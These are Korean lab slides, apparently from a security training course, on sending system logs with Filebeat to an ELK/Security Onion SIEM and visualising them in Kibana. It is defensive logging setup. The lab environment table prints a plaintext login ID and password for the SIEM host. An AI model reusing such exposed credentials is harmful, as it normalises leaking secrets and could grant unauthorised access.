
5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 설정 파일

- 파일비트 설정 파일에 환경에 맞게 수정한다.

» sudo gedit /etc/filebeat/filebeat.yml



The screenshot shows a Linux desktop interface with a window titled "filebeat.yml (/etc/filebeat) - gedit". The window contains the configuration file for Filebeat. The code in the file is as follows:

```
#####
# Filebeat Configuration Example #####
#
# This file is an example configuration file highlighting only the most common
# options. The filebeat.reference.yml file from the same directory contains all the
# supported options with more comments. You can use it as a reference.
#
# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/filebeat/index.html
#
# For more available modules and options, please see the filebeat.reference.yml sample
# configuration file.
#
# ===== Filebeat prospectors =====
filebeat.prospectors:
#
# Each - is a prospector. Most options can be set at the prospector level, so
# you can use different prospectors for various configurations.
# -
```

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 설정 변경
 - 로그를 기록하기 위해 enabled를 true로 수정한다.

- 아래 빨간 박스 부분인 path에 다음 로그 경로를 추가한다.

- » /var/log/*.log
 - » /var/log/syslog
 - » /var/log/apache2/*.log

```
filebeat.prospectors:

# Each - is a prospector. Most options can be set at the prospector level, so
# you can use different prospectors for various configurations.
# Below are the prospector specific configurations.

- type: log

  # Change to true to enable this prospector configuration.
  enabled: false

  # Paths that should be crawled and fetched. Glob based paths.
  paths:
    - /var/log/*.log
    #- c:\programdata\elasticsearch\logs\*
```

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 설정 변경
 - Outputs 부분을 localhost에서 172.16.20.10 (SIEM)으로 변경 후 저장

```
#===== Outputs =====
# Configure what output to use when sending the data collected by the beat.


#----- Elasticsearch output -----
output.elasticsearch:
    # Array of hosts to connect to.
    hosts: ["172.16.20.10:9200"]

    # Optional protocol and basic auth credentials.
    #protocol: "https"
    #username: "elastic"
    #password: "changeme"
```

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 설정파일 적용 및 서비스 재시작
 - sudo /etc/init.d/filebeat restart




The screenshot shows a terminal window on an Ubuntu desktop environment. The title bar reads "bee@bee-box: ~". The terminal content displays the command "sudo /etc/init.d/filebeat restart" followed by its execution log. The log includes filebeat configuration details like home path, config path, data path, logs path, Beat UUID, Setup Beat information, Elasticsearch url, and Beat name. It also shows a "Config OK" message and ends with "[OK]" in brackets.

```
bee@bee-box:~$ sudo /etc/init.d/filebeat restart
 * Restarting Filebeat sends log files to Logstash or directly to Elasticsearch. filebeat
2018-09-10T22:29:29.821+0900    INFO    instance/beat.go:468    Home path: [/usr/share/filebeat] Config path: [/etc/fi
lebeat] Data path: [/var/lib/filebeat] Logs path: [/var/log/filebeat]
2018-09-10T22:29:29.821+0900    INFO    instance/beat.go:475    Beat UUID: 8404747a-036c-4a18-bb2b-0fe3707adf75
2018-09-10T22:29:29.821+0900    INFO    instance/beat.go:213    Setup Beat: filebeat; Version: 6.2.4
2018-09-10T22:29:29.822+0900    INFO    elasticsearch/client.go:145    Elasticsearch url: http://172.16.20.10:9200
2018-09-10T22:29:29.823+0900    INFO    pipeline/module.go:76    Beat name: bee-box
Config OK
[ OK ]
```

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트의 로그 기록 장소 확인
 - 파일 비트가 잘 동작하는지 확인하기 위해 로그를 열람한다.
- » sudo cat /var/log/filebeat/filebeat | tail -n 1



 A screenshot of a terminal window on an Ubuntu desktop environment. The title bar shows 'bee@bee-box: ~'. The terminal displays the output of the command 'sudo cat /var/log/filebeat/filebeat | tail -n 1', which shows a single line of JSON log data from the filebeat log file.


```
bee@bee-box:~$ sudo cat /var/log/filebeat/filebeat | tail -n 1
2018-09-10T22:29:59.870+0900    INFO    [monitoring]    log/log.go:124  Non-zero metrics in the last 30s      {"monitoring": {"metrics": {"beat": {"cpu": {"system": {"ticks": 0, "time": 16}, "total": {"ticks": 40, "time": 76, "value": 40}}, "user": {"ticks": 40, "time": 60}}}, "info": {"ephemeral_id": "53bb22f1-8af1-474a-a52f-8de3119f3c9b", "uptime": {"ms": 30010}}, "memstats": {"gc_next": 5574976, "memory_alloc": 3583696, "memory_total": 11289552, "rss": 14082048}}, "filebeat": {"events": {"active": 4137, "added": 4146, "done": 9}, "harvester": {"open_files": 12, "running": 12, "started": 12}}, "libbeat": {"config": {"module": {"running": 0}, " reloads": 1}, "output": {"type": "elasticsearch"}, "pipeline": {"clients": 1, "events": {"active": 4117, "filtered": 24, "published": 4116, "total": 4141}}}, "registrar": {"states": {"current": 8, "update": 9}, "writes": 9}, "system": {"cpu": {"cores": 1, "load": {"1": 0, "15": 0.02, "5": 0.02}, "norm": {"1": 0, "15": 0.02, "5": 0.02}}}}}}
```

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- 파일비트 실행
 - Elasticsearch 서버에 접근하여 데이터베이스가 잘 동작 중인지 확인한다.
 - curl 명령어를 사용해 172.16.20.10:9200/_cat/indices로 접속하여 관련 결과 확인한다.
 - filebeat-6.3.2-<오늘날짜>가 적히면 세팅이 완료된 것이다.



```
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box:~$ curl 172.16.20.10:9200/_cat/indices?v | grep filebeat
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload Upload Total   Spent    Left Speed
100  7192  100  7192    0     0  92399      0 --::-- --::-- --::-- 1447k
yellow open   filebeat-6.3.2-2018.09.20  0QjTgT6KQZ22Nt15f2M6RQ   3   1    46409      0      5.8mb      5.8mb
bee@bee-box:~$
```

5

<실습> 파일 비트를 활용한 ELK 시스템 로그 통합

- KISA-Meta에도 동일한 방법을 사용해 filebeat로 데이터를 올릴 수 있도록 한다.
 - KISA-IT-11(관리자 PC)에 있는 filebeat-6.3.2-i386.deb파일을 업로드
 - dpkg로 설치
 - /etc/filebeat/filebeat.yml 수정
 - filebeat 서비스 재시작

6

<실습> 키바나 시스템 로그 대시보드로 시각화

• 키바나 시스템 로그 대시보드로 시각화

— 실습 목표

- » 업로드된 로그를 시각화한다.

— 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

— 실습 문제 구성

- » 업로드된 데이터를 시각화하여 표현한다.

6

<실습> 키바나 시스템 로그 대시보드로 시각화

• Kibana를 활용한 시스템 로그 시각화

— 인덱스 패턴 설정

- » Kibana 서버에 접근하면 인덱스 패턴을 설정하는 창이 나온다.
- » Elasticsearch에서는 데이터베이스를 “인덱스”라고 부른다.
- » Elasticsearch 정보에 관련된 로그 DB를 확인하여 이름을 정한 뒤 Create 버튼을 누른다.

Create index pattern

Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.

X Include system indices

Step 1 of 2: Define index pattern

Index pattern

filebeat*

You can use a * as a wildcard in your index pattern.

You can't use spaces or the characters \, /, ?, ", <, >, |.

✓ Success! Your index pattern matches 1 index.

filebeat-6.3.2-2018.09.20

Rows per page: 10 ▾

Step 2 of 2: Configure settings

You've defined **filebeat*** as your index pattern. Now you can specify some settings before we create it.

Time Filter field name

Refresh

@timestamp

The Time Filter will use this field to filter your data by time.

You can choose not to have a time field, but you will not be able to narrow down your data by a time range.

› Show advanced options

◀ Back

Create Index pattern


6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화

- Discover 메뉴

- » 최근 데이터에 대한 내용을 확인할 수 있다.
 - » 오른쪽 상단의 Last 15 Minutes를 선택하여 다양한 시간을 설정 가능하다.
 - » 일반적으로 실시간 탐지를 목적으로 하기 때문에 최근으로부터 일정 시간만큼 조회하여 확인한다.
 - » 현재 시간이 일치하지 않는 경우는 다음 페이지 참고



6 <실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화
 - 타임존 설정바꾸기
 - Management > Advanced Settings > dateFormat:tz > Asia/Seoul

Management / Kibana

[Index Patterns](#) [Saved Objects](#) [Advanced Settings](#)


⚡ Caution: You can break stuff here

Be careful in here, these settings are for very advanced users only. Tweaks Some of these settings may be undocumented, unsupported or experimenter will reset it to its default which may be unacceptable given other configuration permanently remove it from Kibana's config.

Search...

Name	Value
dateFormat:tz	Asia/Seoul

Which timezone should be used. "Browser" will use the timezone detected by your browser.



